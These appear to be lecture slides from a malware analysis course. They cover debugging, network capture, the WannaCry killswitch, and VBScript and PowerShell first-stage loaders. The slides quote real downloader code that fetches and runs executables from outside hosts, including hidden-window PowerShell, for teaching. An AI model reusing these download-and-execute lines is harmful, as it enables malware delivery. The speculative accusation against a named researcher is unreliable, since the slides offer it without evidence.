



CS-501

Introduction to Malware, Threat Hunting &
Offensive Capabilities Development

Dynamic Analysis Continued

Winnona's Recommendations (Refresher)

- 1) Look at data about the file (import hash/imphash, strings, PDB paths, etc)
- 2) Hash the file

```
Linux -> sha256sum FILENAME
```

```
Windows -> get-filehash -path "C:\Users\winnona\Desktop\FILENAME"
```

- 3) Look for online sandboxes with that hash
- 4) Run the file in your own sandbox if there's no results (no need to do hard work if someone else has done the hard work for you!)
- 5) Look at the code.

Lecture 5: Dynamic Analysis (cont)

Dynamic Analysis: Executing (or emulating) code and observing its behavior

In many situations, malware will attempt to hide what it is doing. Understanding what code is doing can be a lot easier when you run it. Especially when you manually step through it, or have direct control over the behavior of your sandbox!

Examples:

- Attaching a debugger to suspected malware and tracing through execution steps (this can be slow)
- Snapshot an environment (regshot), run the malware, spot the difference
- Running inetsim and observing network activity, file activity, ...etc
- Running wireshark on remnux and observing network activity

Tools:

- x64dbg, Procmon/Sysmon, regshot, wireshark, inetsim...etc

What we are usually Interested In

- How do we detect/triage this malware*?
- Who is the malware targeting?
 - Banking malware targeting everyone vs the UAE targeting dissidents
- What can the malware do?
 - Eg file I/O, Network I/O
- What does the malware talk to?
 - What are its C2 servers?
- How does the malware communicate?
 - What is its RPC? What channel does it use to facilitate this?
- What are its quirks? What makes it unique?
 - How do we differentiate this malware from others?
- Where else is this malware deployed?
 - How do we remediate incidents associated to this malware?

How do we begin to answer these questions?

Tear the the malware apart and see what it does



Static Analysis to guide dynamic analysis

We should always take a look at the malware statically before running it

Sometimes, it can give us hints about what it is doing

Example, look for imports, strings...etc

Debugging

- We will use x64dbg in this class for the most part
- The common workflow is to load the PE into the debugger, and set some breakpoints.
- The debugger automatically sets a breakpoint at the entrypoint, but as we have seen, this is NOT the same as the main() function defined in c/c++
- We can use the imports and strings to guess what the malware is doing and set breakpoints

name (45)	blacklist (4)	group (8)	ordinal (0)	library (6)
DeleteCriticalSection	-	synchronization	-	kernel32.dll
EnterCriticalSection	-	synchronization	-	kernel32.dll
InitializeCriticalSection	-	synchronization	-	kernel32.dll
LeaveCriticalSection	-	synchronization	-	kernel32.dll
GetStartupInfoA	-	reckoning	-	kernel32.dll
URLDownloadToFileW	x	network	-	urlmon.dll
DeleteUrlCacheEntryW	x	network	-	wininet.dll
VirtualProtect	x	memory	-	kernel32.dll
VirtualQuery	-	memory	-	kernel32.dll
malloc	-	memory	-	msvcrt.dll
memcpy	-	memory	-	msvcrt.dll
PathCombineW	-	file	-	shlwapi.dll
GetTempPathW	-	file	-	kernel32.dll
fwrite	-	file	-	msvcrt.dll
CreateProcessW	x	execution	-	kernel32.dll
ExitProcess	-	execution	-	kernel32.dll
Sleep	-	execution	-	kernel32.dll
TlsGetValue	-	execution	-	kernel32.dll
SetUnhandledExceptionFilter	-	exception	-	kernel32.dll
GetLastError	-	diagnostic	-	kernel32.dll
CloseHandle	-	-	-	kernel32.dll

Try setting a breakpoint: bp

Then run until we hit the breakpoint
(Note we can click past TLS
callbacks and the entry point for
this example)



Debugging

```
Hide FPU

RAX 0000000000000000
RBX 00007FF65F954048 clickme.00007FF65F954048
RCX 0000000000000000
RDX 00007FF65F953000 L"http://127.0.0.1:1234/evil.exe"
RBP 000000CD729FF1F0
RSP 000000CD729FF168
RSI 000000CD729FF250
RDI 00007FF65F953000

R8 000000CD729FF250
R9 0000000000000000
R10 0000000000000003
R11 000000CD729FF070
R12 0000000000000000
R13 0000000000000000
R14 0000022FE3BC1DF0 &"C:\\tools\\CS-501-2021-public\\LectureCode\\Lecture4\\bin\\ClickM
R15 0000000000000001

RIP 00007FFB82517CA0 <urlmon.URLDownloadToFile>

RFLAGS 0000000000000344
ZF 1 PF 1 AF 0
OF 0 SF 0 DF 0
CF 0 TF 1 IF 1

LastError 00000002 (ERROR_FILE_NOT_FOUND)
LastStatus 00000000 (STATUS_SUCCESS)

GS 002B FS 0053
ES 002B DS 002B
CS 0033 SS 002B
```

Common Functions to set BPs at

Win32: VirtualAlloc, VirtualProtect, CreateProcess, LoadLibrary

Native: NtCreateProcess, NtAllocateVirtualMemory

Usually better to figure out what functions are used from a bit of static analysis and then go from there.

Wireshark



By setting Remnux as the default gateway, we can listen in on network traffic

We can filter for traffic type that we expect the malware to create.

I.e, if we see WinHttp, we can filter on HTTP traffic

If we see Winsock, we might want to look for TCP

It is all context dependent.



Example: Wannacry: Finding the Killswitch

- Worm + ransomware that leveraged exploits developed by the NSA
- Spread using “eternalblue” that exploited a bug in Microsoft's SMB protocol
- Hundreds of thousands of computers were affected
- The kill switch , which is a domain name, was discovered by MalwareTech
 - This stopped the spread of the malware, and prevented potentially billions of dollars of damage
- Let's see if we can recreate that work

Finding the killswitch Statically

- Strings
- Pivot to code that references the strings
- Find function that calls `InternetOpenUrlA`
- Notice the branching behavior

```
1
2 undefined4 FUN_00408140(void)
3
4 {
5     undefined4 uVar1;
6     int iVar2;
7     undefined4 *puVar3;
8     undefined4 *puVar4;
9     undefined4 local_50 [14];
10    undefined4 local_17;
11    undefined4 local_19;
12    undefined4 local_f;
13    undefined4 local_b;
14    undefined4 local_7;
15    undefined2 local_3;
16    undefined local_i;
17
18    puVar3 = (undefined4 *)a_http://www.iuqerfsodp9ifjaposdfj_004313d0;
19    puVar4 = local_50;
20    for (iVar2 = 0xe; iVar2 != 0; iVar2 = iVar2 + -1) {
21        *puVar4 = *puVar3;
22        puVar3 = puVar3 + 1;
23        puVar4 = puVar4 + 1;
24    }
25    *(undefined *)puVar4 = *(undefined *)puVar3;
26    local_17 = 0;
27    local_19 = 0;
28    local_f = 0;
29    local_b = 0;
30    local_7 = 0;
31    local_3 = 0;
32    local_i = 0;
33    uVar1 = InternetOpenA(0,1,0,0,0);
34    iVar2 = InternetOpenUrlA(uVar1,local_50,0,0,0x34000000,0);
35    if (iVar2 == 0) {
36        InternetCloseHandle(uVar1);
37        InternetCloseHandle(0);
38        FUN_00408090();
39        return 0;
40    }
41    InternetCloseHandle(uVar1);
42    InternetCloseHandle(iVar2);
43    return 0;
44 }
45
```

Finding the Killswitch: Dynamic Analysis

WinDev2106Eval [pre_ock] [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

@PromeoDev_McB - Helpdesk

Rec File Edit Format View Help

Q: What's wrong with my files?

A: Oops, your important files are encrypted. It means you will not be able to access them anymore until they are decrypted. If you follow our instructions, we guarantee that you can decrypt all your files quickly and safely! Let's start decrypting!

Q: What do I do?

A: First, you need to pay service fees for the decryption. Please send \$300 worth of bitcoin to this bitcoin address: 12t9YDPgwueZ9NyMgw519p7AABisj6SMw

Next, please find an application file named "@ManaDecryptor0.exe". It is the decrypt software. Run and follow the instructions! (You may need to disable your antivirus for a while.)

Q: How can I trust?

A: Don't worry about decryption. We will decrypt your files for you.

* If you need our assistance, please contact us.

Wase Decryptor 2.0

Ooops, your files have been encrypted!

What Happened to My Computer?

Your important files are encrypted. Many of your documents, photos, videos, databases and other files are no longer accessible because they have been encrypted. Maybe you are busy looking for a way to recover your files, but do not waste your time. Nobody can recover your files without our decryption service.

Can I Recover My Files?

Sure. We guarantee that you can recover all your files safely and easily. But you have not so enough time. You can decrypt some of your files for free. Try now by clicking <Decrypt>. But if you want to decrypt all your files, you need to pay. You only have 3 days to submit the payment. After that the price will be doubled. Also, if you don't pay in 7 days, you won't be able to recover your files forever. We will have free events for users who are so poor that they couldn't pay in 6 months.

How Do I Pay?

Payment is accepted in Bitcoin only. For more information, click <About bitcoins>. Please check the current price of Bitcoin and buy some bitcoins. For more information, click <How to buy bitcoins>. And send the correct amount to the address specified in this window. After your payment, click <Check Payment>. Best time to check: 9:00am - 11:00am

Send \$600 worth of bitcoin to this address:

12t9YDPgwueZ9NyMgw519p7AABisj6SMw

Check Payment Decrypt

you need your files you have to run the decrypt software.

bash.txt Wasease find an application file named "@ManaDecryptor0.exe" in any folder or restore from the antivirus quarantine.

Run and follow the instructions!

REMnux v7 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Activities Wireshark

Sep 21 12:47

*enp0s8

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Current filter: dns

No.	Time	Source	Destination	Protocol	Length	Info
32	13.111710001	10.10.10.3	10.10.10.2	DNS	109	Standard query 82600 A www.linger.biz [port unreachable] [port unreachable]
33	13.135012401	10.10.10.2	10.10.10.3	DNS	109	Standard query response 82600 A www.linger.biz [port unreachable] [port unreachable]
1878	81.369298652	10.10.10.3	10.10.10.2	DNS	76	Standard query 82740 A dns.mstncsl.com
1879	81.369298652	10.10.10.2	10.10.10.3	DNS	104	Destination unreachable (port unreachable)
1928	82.318476251	10.10.10.3	10.10.10.2	DNS	76	Standard query 82740 A dns.mstncsl.com
1929	82.318476251	10.10.10.2	10.10.10.3	ICMP	104	Destination unreachable (port unreachable)
1930	82.318476251	10.10.10.3	10.10.10.2	DNS	76	Standard query 82740 A dns.mstncsl.com
1970	83.318550714	10.10.10.2	10.10.10.3	ICMP	104	Destination unreachable (port unreachable)

Frame 32: 109 bytes on wire (872 bits), 109 bytes captured (872 bits) on interface enp0s8, id 0
Ethernet II, Src: PcsCompu_08:2a:9e (08:00:27:08:2a:9e), Dst: PcsCompu_10:c7:7c (08:00:27:10:c7:7c)
Internet Protocol Version 4, Src: 10.10.10.3, Dst: 10.10.10.2
User Datagram Protocol, Src Port: 59532, Dst Port: 53
Domain Name System (query)

0000 08 00 27 10 c7 7c 08 00 27 06 2a 9e 08 00 45 00
0010 00 5f 62 17 00 00 00 11 10 5f 0a 0a 03 0a 0a
0020 0a 02 00 0c 00 25 00 40 01 c0 6c 39 01 00 00 01
0030 00 00 00 00 00 00 83 77 77 77 29 69 75 71 05 72
0040 66 73 0f 64 70 39 69 6a 6a 61 70 6f 73 64 66 6a
0050 68 67 6f 73 75 72 69 6a 66 61 65 77 72 77 65 72
0060 67 77 65 61 63 63 6f 6d 00 00 01 00 00 00 00 00
gwsa.com

How hard is it to find the Killswitch?

Not very. It takes more work to understand that it is indeed a killswitch, but hopefully this goes to show you why takes like this are...pretty out there.

But let me float my and others initial feeling when MalwareTech got arrested: The "killswitch" story was clearly bullshit. What I think happened is that MalwareTech had something to do with Wannacry, and he knew about the killswitch, and when Wannacry started getting huge and causing massive amounts of damage (say, to the NHS of his own country) he freaked out and "found the killswitch". This is why he was so upset to be outed by the media.

Possible Explanation for the Killswitch

- Sandbox Evasion (most likely in my opinion)
 - Think about how this would not run if we connected it to remnux and ran inetsim
 - This could also be false though, as there are better ways to thwart sandbox analysis
- Ability to inoculate your own devices (less likely)
- Control the spread of malware (less likely)

Discussion:

How can we make the reverse engineer's life harder?

In what situations does the malware author “win”?

How does your analysis environment impact a reverse engineer's workflow?

Triage Environment


- New epochs of malware arrive on your desk
- Most of it probably isn't that interesting/new.
- You need to pull relevant IOCs out and publish them to your stakeholders as soon as possible
- You might not have time to fully understand everything the malware does
- This is can very quickly turn into a game of Whack-a-Mole



Research/Investigative Environment

Reasons to dedicate large amounts of time to analyzing malware:


- It is targeting something or someone interesting
 - Journalists, critical infrastructure, governments, dissidents...etc
 - Making uranium centrifuges spin too fast
- It is doing something interesting
 - Leverages 0/N-day exploit, sophisticated functionality
 - Making uranium centrifuges spin fast
- You are constantly being targeted by the same tools and need to develop “effective” countermeasures.
- It is associated with an incident that requires remediation.



In either case, you probably want to be efficient

Malware authors will employ a variety of tricks to slow you down. The more of these tricks you see, the faster you will get at bypassing them.

Dealing with Tricks



Examples of behavior of Dynamic Behavior

- Building the Import Address Table (IAT) at runtime
- Dynamically resolving imports (LoadLibrary)
- Downloading new functionality/loading modules

Example:

- Same malware from last class
- Except this time, the static strings are encrypted!

Applying this: First Stage Loaders

Time to learn some new languages

How Does malware get on a machine?

- Exploits
- Insider threats
- Abusing Legitimate programs to execute code
- Social Engineering



What's a VBScript?

Visual Basic Script

Used in Word Document Macros!

Another example - Obfuscated:

Miscellaneous Files - Microsoft Script Editor [break] - file:///D:/sina.htm [Read Only]

File Edit View Debug Tools Window Help

file:///D:/sina.htm [Read Only]

Client Objects & Events (No Events)

```
<Script language="VBScript">
stop
abc = "006F006E0020006500720072006F007200200072006500730075006D006500
cde = "006F006E0020006500720072006F007200200072006500730075006D006500
Function decode(x)
For i = 1 To Len(x) Step 4
If Mid(x, i, 4) = "OD0A" Then
decode = decode & vbCrLf
Else
decode = decode & Chr(Int("&H" & Mid(x, i, 4)))
End If
Next
End Function
execute (decode(abc))
execute (decode(cde))
```


Design HTML

Locals

Windows Script Host

```
on error resume next
dim url,path
url="http://1390578.cn/images/a.exe"
path="C:\\NTDETECT.EXE"
set ado=(document.createElement("object"))
c1="clsid:BD"
c2="96C556-65A3-11"
c3="D0-983A-00C04F"
c4="C29E36"
ado.setAttribute "classid", c1&c2&c3&c4
CAOI="Microsoft.XMLHTTP"
set xml=ado.CreateObject(CAOI,"")
b1="A"
b2="do"
b3="db"
b4="."
b5="st"
b6="re"
b7="am"
b8=b1&b2&b3&b4&b5&b6&b7
set ac=ado.createObject(b8,"")
a1="G"
a2="E"
a3="T"
xml.Open a1&a2&a3,url,0
xml.Send
ac.type=1
ac.open
ac.write xml.responseBody
ac.savetofile path,2
var shell=ado.createObject("Shell.Application","")
ac.close
shell.Shell pa222th,"","","open",0
```

What's a VBScript?



What is Powershell?

“PowerShell is a cross-platform task automation solution made up of a command-line shell, a scripting language, and a configuration management framework. PowerShell runs on Windows, Linux, and macOS.”

It is OK to think of it as Bash but for Windows, but it is actually way more than that. You can directly access the .NET framework, manipulate COM objects, and even directly call Win32 APIs.

Example: What is this doing?


```
CreateObject("Scripting.FileSystemObject").BuildPath(CreateObject("Wscript.Shell").expandenvironmentstrings( "%systemroot%" ), "System32\WindowsPowerShell\v1.0\powershell.exe" )  
-Executionpolicy bypass  
-noprofile  
-windowstyle hidden  
-command "Set-Content -value (new-object  
System.net.webclient).downloaddata('http://54[.]233[.]198[.]219/a.exe' ) )  
-encoding byte -Path $env:appdata\Microsoft\Network\Connections\xxxxxx.exe;  
Start-Process $env:appdata\Microsoft\Network\Connections\xxxxx.exe"
```


Example: What is this doing?

Opening powershell, creating /running a command in a hidden window that downloads an executable at 54[.]233[.]198[.]219/a[.]exe and downloading it to the filepath appdata\Microsoft\Network\Connections\xxxxx[.]exe, then running that file.

```
CreateObject("Scripting.FileSystemObject").BuildPath(CreateObject("Wscript.Shell").expandenvironmentstrings( "%systemroot%" ), "System32\WindowsPowerShell\v1.0\powershell.exe" )  
-Executionpolicy bypass  
-noprofile  
-windowstyle hidden  
-command "Set-Content -value (new-object  
System.net.webclient).downloaddata('http://54[.]233[.]198[.]219/a.exe' ) )  
-encoding byte -Path $env:appdata\Microsoft\Network\Connections\xxxxxx.exe;  
Start-Process $env:appdata\Microsoft\Network\Connections\xxxxx.exe"
```

Another example - Obfuscated:



The screenshot shows the Microsoft Script Editor window titled "Miscellaneous Files - Microsoft Script Editor [break] - file:///D:/sina.htm [Read Only]". The menu bar includes File, Edit, View, Debug, Tools, Window, and Help. The toolbar contains various icons for file operations, editing, and debugging. The status bar at the bottom indicates "Program [4576] iexplore.exe: Sc".

The main text area displays the following VBScript code:

